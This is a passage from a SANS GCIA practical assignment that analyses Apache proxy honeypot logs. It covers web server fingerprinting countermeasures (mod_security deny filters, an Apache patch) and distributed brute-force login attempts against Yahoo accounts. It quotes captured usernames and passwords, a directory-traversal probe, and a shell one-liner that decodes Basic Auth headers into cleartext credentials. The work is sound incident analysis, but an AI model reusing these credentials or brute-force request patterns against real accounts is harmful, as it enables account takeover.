192.168.139.101 - - [08/Jun/2004:11:21:40 -0400] "GET /../.. / HTTP/1.0" 400 344 "-" "-"
```

If we implement a tool such as Mod\_Security for Apache servers, we can create HTTP RFC compliant filters, which will trigger on these abnormal requests. Here are some mod\_security httpd.conf entries, which may be used:

```
# This will return a 403 - Forbidden Status Code for all Mod_Security actions
SecFilterDefaultAction "deny,log,status:403"

# This will deny directory traversals
SecFilter "\.\\. /"

# This entry forces compliance of the request method. Any requests that do NOT
# start with either GET|HEAD|POST will be denied. This will catch/trigger on
# junk methods.
SecFilterSelective THE_REQUEST "!^(GET|HEAD|POST)"

# This entry will force HTTP compliance to the end portion of the request. If
# the request does NOT end with a valid HTTP version, then it will be denied.
SecFilterSelective THE_REQUEST "!HTTP\\/(0\\.9|1\\.0|1\\.1)$"
```

### **Source Code Editing**

This is the most complex task for fingerprinting countermeasures, however it is the most effective. The risk vs. reward for this task could vary greatly depending on your skill level of programming or your web architecture. Generally speaking, this task includes editing the source code of the web server either prior to compilation or with the actual binary using a binary editor. For open source web servers such as Apache, the task is much easier since you have access to the code.

Header Ordering – Below is a source code patch for the Apache 1.3.29 server that will correct the DATE/SERVER order and also mimic the IIS OPTIONS output data. This patch updates the http\_protocol.c file in the /apache\_1.3.29/src/main directory. The OPTIONS section will return headers, which are normally associated with IIS response tokens. These include the Public, DASL, DAV and Cache-Control headers.

```
--- http_protocol.c.orig      Mon Apr 26 02:11:58 2004
+++ http_protocol.c          Mon Apr 26 02:43:31 2004
@@ -1597,9 +1597,6 @@
     /* output the HTTP/1.x Status-Line */
     ap_rvputs(r, protocol, " ", r->status_line, CRLF, NULL);
```

```

- /* output the date header */
- ap_send_header_field(r, "Date", ap_gm_timestr_822(r->pool, r->request_time));
-
- /* keep the set-by-proxy server header, otherwise
-  * generate a new server header */
- if (r->proxyreq) {
@@ -1612,6 +1609,9 @@
-     ap_send_header_field(r, "Server", ap_get_server_version());
- }
+
+ /* output the date header */
+ ap_send_header_field(r, "Date", ap_gm_timestr_822(r->pool, r->request_time));
+
+ /* unset so we don't send them again */
+ ap_table_unset(r->headers_out, "Date"); /* Avoid bogosity */
+ ap_table_unset(r->headers_out, "Server");
@@ -1716,7 +1716,9 @@
+ ap_basic_http_header(r);
+
+ ap_table_setn(r->headers_out, "Content-Length", "0");
+ ap_table_setn(r->headers_out, "Public", "OPTIONS, TRACE, GET, HEAD, DELETE, PUT,
POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH");
+ ap_table_setn(r->headers_out, "Allow", make_allow(r));
+ ap_table_setn(r->headers_out, "Cache-Control", "private");
+ ap_set_keepalive(r);
+
+ ap_table_do((int (*)(void *, const char *, const char *)) ap_send_header_field,

```

## Multiple Choice Test Question

Why is only altering the "Server:" response header token not sufficient protection against advanced web server fingerprinting tools?

- A) Web servers interpret abnormal HTTP requests differently (I.E. – Different Status Codes)
- B) Fingerprint scanners will often totally ignore the banner token
- C) The letters and wording of the HTTP response headers may be different
- D) The Header response ordering may be different
- E) A & B
- F) C & D
- G) A & B & C
- H) A & B & C & D

Answer: H.

Since it is relatively trivial to alter/spoof the "Server:" token information returned in the response header, today's advanced web server fingerprinting tools will often report but not rely on this data for accuracy. Answers A, C and D outline some of the features of the Syntactic, Semantic and Lexical tests run by these tools.

## Incidents.Org Feedback

I submitted my GCIA Network Detect to the Intrusions List on Tuesday, July 13, 2004 and did not receive any responses/questions - <http://lists.sans.org/pipermail/intrusions/2004-July/008169.html>

Below is the email I sent to the list:

```

-----Original Message-----
From: Barnett, Ryan C.
Sent: Tuesday, July 13, 2004 12:55 PM
To: 'intrusions@lists.sans.org'
Subject: LOGS: GIAC GCIA Version 3.4 Practical Detect Ryan C. Barnett

```

Greetings All,

I am submitting this information as part of the GCIA Practical Assignment. For my practical, I received authorization to use the data that I gathered during my sponsorship of the Honeynet Project's Scan of the Month Challenge for April 2004 entitled Open Proxy Honeypot - <http://www.honeynet.org/scans/scan31/>

The logs analyzed for the network detects section were from the various Apache logs in this archive - [http://www.honeynet.org/misc/files/apache\\_logs.tar.gz](http://www.honeynet.org/misc/files/apache_logs.tar.gz)

\*\*\*\*\*

NETWORK DETECT - Web Server Fingerprinting Test from a Nessus Scan

\*\*\*\*\*

Due to formatting issues often encountered with submitting WORD doc data to this mail-list, I have opted to simply include a web link in this email to point to my document on my honeypots site on sourceforge.

[http://honeypots.sourceforge.net/Ryan\\_Barnett\\_GCIA\\_Ver34\\_Practical\\_Network\\_Detect.doc](http://honeypots.sourceforge.net/Ryan_Barnett_GCIA_Ver34_Practical_Network_Detect.doc)

Thanks for your time,

Ryan C. Barnett

SANS: GCFA, GCIH, GCUX, GSEC



## ***Detect Two - Distributed Brute Force Web Attack Against Yahoo***

Throughout the deployment of the Apache Proxy Honeypot, there were numerous attacks from multiple hosts to brute force authentication credentials for Yahoo accounts. Below are some example entries for the Apache access\_log file.

### **Apache Access Log File Entries:**

Combined Log format:

```
%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-agent}i\"
```

Log Token Description:

%h = Remote host

%l = Remote logname

%u = Remote user

%t = Time

%r = First line of request

%>s = Status

%b = Bytes sent

%{Referer}i = Referer

%{User-Agent}i = User Agent

```
68.74.66.170 - - [12/Mar/2004:22:12:40 -0500] "GET http://in.msg.edit.yahoo.com/config/login?.redir_from=PROFILES?&.tries=1&.src=jpg&.last=&promo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/pager2.shtml&login=__c&passwd=123danny HTTP/1.0" 200 566 "-" "-"
68.74.66.170 - - [12/Mar/2004:22:15:16 -0500] "GET http://login.bjs.yahoo.com/config/login?.redir_from=PROFILES?&.tries=1&.src=jpg&.last=&promo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/pager2.shtml&login=__kristy&passwd=123danny HTTP/1.0" 200 566 "-" "-"
68.74.66.170 - - [12/Mar/2004:22:17:21 -0500] "GET http://edit.yahoo.co.kr/config/login?.redir_from=PROFILES?&.tries=1&.src=jpg&.last=&promo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/pager2.shtml&login=mr_seattle&passwd=pass HTTP/1.0" 200 566 "-" "-"
68.74.66.170 - - [12/Mar/2004:22:17:30 -0500] "GET http://login.europe.yahoo.com/config/login?.redir_from=PROFILES?&.tries=1&.src=jpg&.last=&promo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/pager2.shtml&login=__ryu&passwd=123danny HTTP/1.0" 200 566 "-" "-"
68.74.66.170 - - [12/Mar/2004:22:24:14 -0500] "GET http://login.tpe.yahoo.com/config/login?.redir_from=PROFILES?&.tries=1&.src=jpg&.last=&promo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/pager2.shtml&login=__gianni&passwd=123david HTTP/1.0" 200 566 "-" "-"
68.74.66.170 - - [12/Mar/2004:22:28:44 -0500] "GET http://edit.in.yahoo.com/config/login?.redir_from=PROFILES?&.tries=1&.src=jpg&.last=&promo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/pager2.shtml&login=__brahman&passwd=123david HTTP/1.0" 200 566 "-" "-"
68.74.66.170 - - [12/Mar/2004:22:30:52 -0500] "GET http://edit.korea.yahoo.com/config/login?.redir_from=PROFILES?&.tries=1&.src=jpg&.last=&promo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/pager2.shtml&login=__rags&passwd=123david HTTP/1.0" 200 566 "-" "-"
68.74.66.170 - - [12/Mar/2004:22:33:01 -0500] "GET http://edit.member.yahoo.com/config/login?.redir_from=PROFILES?&.tries=1&.src=jpg&.last=&promo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/pager2.shtml&login=__tami&passwd=123david HTTP/1.0" 200 566 "-" "-"
68.74.66.170 - - [12/Mar/2004:22:34:07 -0500] "GET http://login.in.yahoo.com/config/login?.redir_from=PROFILES?&.tries=1&.src=jpg&.last=&promo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/pager2.shtml&login=xxxblondiexxx&passwd=pass HTTP/1.0" 200 566 "-" "-"
--CUT--
```

### **Mod\_Security Audit Log File Entries:**

Mod\_Security Audit\_Log file format:

```
=====
```

Request: remote\_ip remote\_user local\_user [current\_logtime] \"escaped\_the\_request\" status  
 bytes\_sent  
 Handler: cgi-script/proxy-server/null  
 Error: Error message

-----  
 URL Request Line  
 Client Headers

Server Status Code Response  
 Server Response Headers

=====

```
=====
Request: 68.74.66.170 - - [Fri Mar 12 22:12:40 2004] "GET http://in.msg.edit.yahoo.com/config/login?.redir_from=PROFILES?&.tries=1&.src=jpg&.last=&promo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/pager2.shtml&login=__c&passwd=123danny HTTP/1.0" 200
566
Handler: proxy-server
Error: mod_security: pausing [http://in.msg.edit.yahoo.com/config/login?.redir_from=PROFILES?&.tries=1&.src=jpg&.last=&promo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/pager2.shtml&login=__c&passwd=123danny] for 50000 ms
-----
GET http://in.msg.edit.yahoo.com/config/login?.redir_from=PROFILES?&.tries=1&.src=jpg&.last=&promo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/pager2.shtml&login=__c&passwd=123danny HTTP/1.0
Accept: */*
Accept-Language: en
Connection: Keep-Alive
mod_security-message: Access denied with code 200. Pattern match "passwd=" at THE_REQUEST.
mod_security-action: 200

HTTP/1.0 200 OK
Connection: close
Content-Type: text/html; charset=iso-8859-1
=====
--CUT--
```

## Source of Trace

All of the network detects for this practical assignment were taken from the Apache web server logs used in the Honeynet Project Scan of the Month Challenge for April 2004 that I sponsored. The logs archive can be downloaded from the Honeynet website - [http://www.honeynet.org/misc/files/apache\\_logs.tar.gz](http://www.honeynet.org/misc/files/apache_logs.tar.gz).

## Detect Generation Method

These brute force authentication attempts were initially identified by high level log file analysis techniques (described in detail in Section 3 – Analyze This Question 2 – What different types of attacks can you identify?). The specific log file inspection command, which identified these attacks, was to search the Mod\_Security Audit\_Log file for “mod\_security-message:”. This information outlined why Mod\_Security was taking action on the request. Example search data below:

```
# egrep 'mod_security-message' audit_log | sort | uniq -c | sort -rn | sed
"s/mod_security-message\: Access denied with code 200\. //g" | sed "s/mod_security-
message\: Warning\. //g" | less

51746 Pattern match "Basic" at HEADER.
6138 Pattern match "passwd=\" at THE_REQUEST.
5852 Pattern match "/search" at THE_REQUEST.
5368 Pattern match "passwd=" at THE_REQUEST.
--CUT--
```

Once we have identified the key `mod_security-message` data indicating a brute force attack, we can then search the `audit_log` file and extract out the HTTP Request line which is associated with the corresponding “passwd=” alert trigger:

```
# egrep 'Request:.*yahoo.*login|mod_security-message.*passwd' audit_log | egrep -B1
'mod_security-message.*passwd' | less

Request: 24.168.72.174 - - [Tue Mar  9 22:11:38 2004] "GET http://sbc1.login.scd.yahoo.com/
config/login?.redir_from=PROFILES?&.tries=1&.src=jpg&.last=&promo=&.intl=us&.bypass=&.partn
er=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/pager2.shtml&login=exodus_510&passwd=matth
ew HTTP/1.0" 200 566
mod_security-message: Access denied with code 200. Pattern match "passwd=" at THE_REQUEST.
Request: 24.168.72.174 - - [Tue Mar  9 22:19:33 2004] "GET http://login.europe.yahoo.com/co
nfig/login?.redir_from=PROFILES?&.tries=1&.src=jpg&.last=&promo=&.intl=us&.bypass=&.partn
er=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/pager2.shtml&login=exodus_510&passwd=mat
thew HTTP/1.0" 200 566
mod_security-message: Access denied with code 200. Pattern match "passwd=" at THE_REQUEST.
Request: 24.168.72.174 - - [Tue Mar  9 22:27:46 2004] "GET http://sbc2.login.dcn.yahoo.com/
config/login?.redir_from=PROFILES?&.tries=1&.src=jpg&.last=&promo=&.intl=us&.bypass=&.partn
er=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/pager2.shtml&login=exodus&passwd=HELL
HTTP/1.0" 200 566
mod_security-message: Access denied with code 200. Pattern match "passwd=" at THE_REQUEST.
--CUT--
```

## Address Spoofing Probability

As discussed in Network Detect #1 - there are two different ways to interpret or apply this question:

**Network Packet Analysis** – This method of analysis applies the TCP/IP protocol requirements to the network data and determines the feasibility of spoofed packets. With this method in mind, the answer would be “No”, the source IP identified in the `access_log`, `error_log` and `audit_log` does not appear to be spoofed. This is due to the fact that in order to interact with the web server at the application layer of the OSI model, the TCP/IP three-way handshake must be completed. If the handshake is not completed, say only a SYN packet is sent to port 80 on the target host, then the `httpd` daemon would sit idle until its timeout setting expired. This would not generate a log file entry.

**True Origin Analysis** – With this method, we are not concerned with the actual source IP address listed in the log files. We are instead asking the question, “Is the IP address identified the true source of the attack?” We want to widen the scope of our view to the possibility that the source IP address may be an unwitting third party to the attack. Perhaps the source IP address has been hacked and the real attackers are using their system as a base station for other attacks. Another scenario is that the source IP address is a proxy server of some sort and the attackers are going “through” it to attack our host. This concept is highlighted in Network Detect #3 of this practical assignment.

After inspecting the `audit_log` entries for this host, it does not appear that the client is functioning as a proxy server since there are no “X-Forwarded-For” and/or “Via” headers logged.

## Attack Description

“A Brute Force attack is an automated process of trial and error used to guess a person's username, password, credit-card number or cryptographic key.

Many systems will allow the use of weak passwords or cryptographic keys, and users will often choose easy to guess passwords, possibly found in a dictionary. Given this scenario, an attacker

would cycle through the dictionary word by word, generating thousands or potentially millions of incorrect guesses searching for the valid password. When a guessed password allows access to the system, the brute force attack has been successful and the attacker is able access the account.

The same trial and error technique is also applicable to guessing encryption keys. When a web site uses a weak or small key size, its possible for an attacker to guess a correct key by testing all possible keys.

Essentially there are two types of brute force attacks, (normal) brute force and reverse brute force. A normal brute force attack uses a single username against many passwords. A reverse brute force attack uses many usernames against one password. In systems with millions of user accounts, the odds of multiple users having the same password dramatically increases. While brute force techniques are highly popular and often successful, they can take hours, weeks or years to complete.” Web Application Security Consortium (WASC) Threat Classification - [http://www.webappsec.org/tc/WASC-TC-v1\\_0.txt](http://www.webappsec.org/tc/WASC-TC-v1_0.txt)

**Normal Brute Force** – includes using the same username with different passwords:

```
24.168.72.174 - - [10/Mar/2004:11:08:13 -0500] "GET http://sbc2.login.dcn.yahoo.com/config/login?.redir_from=PROFILES?&.tries=1&.src=jpg&.last=&promo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/pager2.shtml&login=exodus_&passwd=pope HTTP/1.0" 200 566 "-" "-"
24.168.72.174 - - [10/Mar/2004:19:48:36 -0500] "GET http://login.europe.yahoo.com/config/login?.redir_from=PROFILES?&.tries=1&.src=jpg&.last=&promo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/pager2.shtml&login=exodus_&passwd=111111 HTTP/1.0" 200 566 "-" "-"
24.168.72.174 - - [12/Mar/2004:06:47:40 -0500] "GET http://login.europe.yahoo.com/config/login?.redir_from=PROFILES?&.tries=1&.src=jpg&.last=&promo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/pager2.shtml&login=exodus_&passwd=brown HTTP/1.0" 200 566 "-" "-"
```

**Reverse Brute Force** - utilizes different usernames and the same password:

```
24.168.72.174 - - [12/Mar/2004:19:38:18 -0500] "GET http://edit.korea.yahoo.com/config/login?.redir_from=PROFILES?&.tries=1&.src=jpg&.last=&promo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/pager2.shtml&login=exodus_&passwd=exodus HTTP/1.0" 200 566 "-" "-"
24.168.72.174 - - [12/Mar/2004:19:45:02 -0500] "GET http://edit.korea.yahoo.com/config/login?.redir_from=PROFILES?&.tries=1&.src=jpg&.last=&promo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/pager2.shtml&login=vexodus2_&passwd=exodus HTTP/1.0" 200 566 "-" "-"
24.168.72.174 - - [12/Mar/2004:19:49:35 -0500] "GET http://edit.europe.yahoo.com/config/login?.redir_from=PROFILES?&.tries=1&.src=jpg&.last=&promo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/pager2.shtml&login=j_exodus3_&passwd=exodus HTTP/1.0" 200 566 "-" "-"
```

## Attack Mechanism

There were three different types of Brute Force Authentication attacks launched through our proxypot.

- **HTTP GET Requests** – This form of authentication includes passing the username/password credentials as part of the URL requested with an HTTP GET request. An example entry is below where a client is trying to authenticate to Yahoo accounts:

```

24.168.72.174 - - [09/Mar/2004:22:11:38 -0500] "GET http://sbc1.login.scd.yahoo.com/config/login?.redir_from=PROFILES?&.tries=1&.src=jpg&.last=&promo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/pager2.shtml&login=exodus_510&passwd=matthew HTTP/1.0" 200 566 "-" "-"
24.168.72.174 - - [09/Mar/2004:22:19:33 -0500] "GET http://login.europe.yahoo.com/config/login?.redir_from=PROFILES?&.tries=1&.src=jpg&.last=&promo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/pager2.shtml&login=exodus_$$$$$$$&passwd=matthew HTTP/1.0" 200 566 "-" "-"
24.168.72.174 - - [09/Mar/2004:22:27:46 -0500] "GET http://sbc2.login.dcn.yahoo.com/config/login?.redir_from=PROFILES?&.tries=1&.src=jpg&.last=&promo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/pager2.shtml&login=exodusc&passwd=HELL HTTP/1.0" 200 566 "-" "-"
24.168.72.174 - - [09/Mar/2004:22:35:48 -0500] "GET http://sbc2.login.scd.yahoo.com/config/login?.redir_from=PROFILES?&.tries=1&.src=jpg&.last=&promo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/pager2.shtml&login=exodus_!!!!!!!&passwd=HELL HTTP/1.0" 200 566 "-" "-"
24.168.72.174 - - [09/Mar/2004:22:43:47 -0500] "GET http://login.korea.yahoo.com/config/login?.redir_from=PROFILES?&.tries=1&.src=jpg&.last=&promo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/pager2.shtml&login=exodus9971&passwd=christ HTTP/1.0" 200 566 "-" "-"
24.168.72.174 - - [09/Mar/2004:22:53:23 -0500] "GET http://login.europe.yahoo.com/config/login?.redir_from=PROFILES?&.tries=1&.src=jpg&.last=&promo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/pager2.shtml&login=exodus815&passwd=CHRIST HTTP/1.0" 200 566 "-" "-"
24.168.72.174 - - [09/Mar/2004:23:12:08 -0500] "GET http://login.tpe.yahoo.com/config/login?.redir_from=PROFILES?&.tries=1&.src=jpg&.last=&promo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/pager2.shtml&login=exodus179&passwd=lord HTTP/1.0" 200 566 "-" "-"

```

By analyzing the distribution of the target web servers and the user credentials, it seems that the attacker is distributing his attack across multiple Yahoo servers and is targeting mutations of the account "exodus" with a few passwords. Perhaps this combination will result in less chances of being identified by locking out accounts. Generally speaking, this form of authentication is insecure since the data is not sent over SSL and that these URLs may be cached locally on systems, thus exposing user credentials.

- **HTTP POST Requests** – This form of authentication includes passing the username/password credentials as part of the PAYLOAD of an HTTP POST request. An example entry is below where a client is trying to authenticate to Yahoo accounts:

```

# egrep -B16 -A5 'PASSWORD\=' audit_log |less
=====
Request: 12.202.244.240 - - [Sat Mar 13 12:49:07 2004] "POST
http://www.allkindsofgirls.co
m/login.asp?reason=denied_bad_password&script_name=/members/loginNow.asp HTTP/1.1" 200
578
Handler: proxy-server
Error: mod_security: pausing
[http://www.allkindsofgirls.com/login.asp?reason=denied_bad_p
assword&script_name=/members/loginNow.asp] for 50000 ms
-----
POST
http://www.allkindsofgirls.com/login.asp?reason=denied_bad_password&script_name=/memb
ers/loginNow.asp HTTP/1.1
Connection: close
Content-Length: 32
Content-Type: application/x-www-form-urlencoded
Cookie: ASPSESSIONIDAQASBQAR=KDDIHIACHEFOHMBBCNFNHKNOF
Host: www.allkindsofgirls.com
Pragma: no-cache
Referer:
http://www.allkindsofgirls.com/login.asp?reason=denied_empty&script_name=/members
/sessions/227/
User-Agent: Mozilla/4.73 [en] (Win98; U)
mod_security-message: Access denied with code 200. Pattern match "password\=" at
POST_PAYLOAD

```

```

OAD.
mod_security-action: 200


USERNAME=JOHN&PASSWORD=TRUSTNO1&

HTTP/1.1 200 OK
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=iso-8859-1

```

As you can see from the audit\_log entry above, this client is try to submit authentication credentials to the target web site. Mod\_Security identified the authentication keyword of “password\=” and subsequently blocked the request.

- **HTTP Basic Authentication** – With Basic Authentication, the web server prompts the client’s browser for credentials with a “401” status code. When the web browser receives the initial 401 – it displays the familiar login pop-up box:



When the client clicks “OK” the same URL is requested with an HTTP GET Method, however this time it includes an additional client header: Authorization: Basic XXXXXXXXXXXXXXXX. The data in the Authorization header is the Base64 MIME Encoded user credentials submitted in the form of “username:password”. Below is an example basic authentication attempt:

```

# egrep -B10 -A10 'Authorization\: Basic' audit_log | less
=====
Request: 81.215.8.250 - - [Wed Mar 10 01:51:33 2004] "GET http://members.sexy-babes.tv/
HTTP/1.0" 200 566
Handler: proxy-server
Error: mod_security: pausing [http://members.sexy-babes.tv/] for 50000 ms
=====
GET http://members.sexy-babes.tv/ HTTP/1.0
Accept: */*
Accept-Language: en-us,en;q=0.5

```

```

Authorization: Basic NjlhMHo5Ywc6a281NmFqNg==
Host: members.sexy-babes.tv
Pragma: no-cache
Referer: http://members.sexy-babes.tv/
User-Agent: Mozilla/4.73 ( compatible; [en]; Windows 98; athome020 )
mod_security-message: Access denied with code 200. Pattern match "Basic" at HEADER.
mod_security-action: 200

HTTP/1.0 200 OK
Connection: close
Content-Type: text/html; charset=iso-8859-1

```

The example entry above seems to be a real person trying to authenticate to the web site. How can I tell that this is a real person and not an automated script? Two indicators:

- The request has a seemingly valid User-Agent field, which indicates that the client is using Netscape-Navigator on a Windows 98 system. This data can be spoofed of course, so we need supplemental data to support our theory of a real person making this request.
- The request uses the GET Methods. When attackers conduct Brute Force attack sessions, they often use the HEAD request since it is faster due to not needed to transmit any body data. The attacker can determine if the Authorization data is valid based on the HTTP Status code returned. If the server responds with a "200 OK", then they have valid credentials.

Luckily, as a preventative measure, our proxypot has been configure to identify any requests that submit an "Authorization: Basic" header, block the request and respond with a status code of "200". This has two benefits – 1) the requests are never sent to the target web site, thus protecting them from the attack, and 2) The results of the Brute Force attack session are useless since it appears that all credentials are valid.

**Obtaining the Cleartext Authorization Credentials:** As discussed above, the only form of authentication that is obfuscating the credentials is Basic Authentication. Fortunately/Unfortunately, depending on your view, basic authentication is trivial to decode. First, we must extract all of the basic auth headers:

```

# egrep -i 'Authorization\: Basic' audit_log | less
Authorization: Basic Og==
Authorization: Basic Og==
Authorization: Basic Og==
Authorization: Basic am9ubm83NjppqZWfubmU=
Authorization: Basic cHJpbnRlbXA6Z29uem8y
Authorization: Basic a2VvbjIwMDpwaWlwcw==
Authorization: Basic eDclN3g6bGFtZXI=
Authorization: Basic ZHF0czAlZDM6YWljbHpwdXE=
Authorization: Basic cGF0czExMTphc2hsZXk=
Authorization: Basic cGF1bGhlaXQ6cGF1MWhlaXQ=
Authorization: Basic cGF1bGVqZzE6dGVtcGVzdA==
Authorization: Basic cGt3aG9uZXQ6cGt3aG9uZXQ=
Authorization: Basic cGxheXRleDpwYW50aWVz
--CUT--

```

Next, we can use the MIME::base64 PERL module to decode this data:

```

# for f in `egrep -i 'Authorization\: Basic' audit_log | awk '{print $3}'`; do echo $f | perl -MMIME::Base64 -ne 'print decode_base64($_)'; echo ; done | less
:
:
:
jonno76:jeanne
printemp:gonzo2

```


```

keon200:pimps
x757x:lamer
dqts05d3:aiclzpuq
pats111:ashley
paulheit:paulheit
paulejg1:tempest
--CUT--

```

In addition to the normal and reverse brute force techniques described above, attackers may also alter the number of client and target participating in the scan session. This technique is called "distribution" and includes the following formats:

- **Standard Forward Scan** - includes one attacking host and one target host. The attacker sends repeated authentication credentials and looks at the responses for signs that the credentials are valid. An example diagram below shows this setup:



- **Distributed Server Scan** - This scan includes one attacking client and multiple target servers. This is closer to the type of scan that we see in our Apache Proxy Honeypot logs. The attacker (24.168.72.174) distributed his brute force scan to the following Yahoo domains:

```

# cat 24.168.72.174.log | awk -F '/' '{print $5}' | sort | uniq
edit.europe.yahoo.com
edit.korea.yahoo.com
edit.tpe.yahoo.com
login.bjs.yahoo.com
login.europe.yahoo.com
login.korea.yahoo.com
login.tpe.yahoo.com
sbc1.login.dcn.yahoo.com
sbc1.login.scd.yahoo.com
sbc2.login.dcn.yahoo.com
sbc2.login.scd.yahoo.com

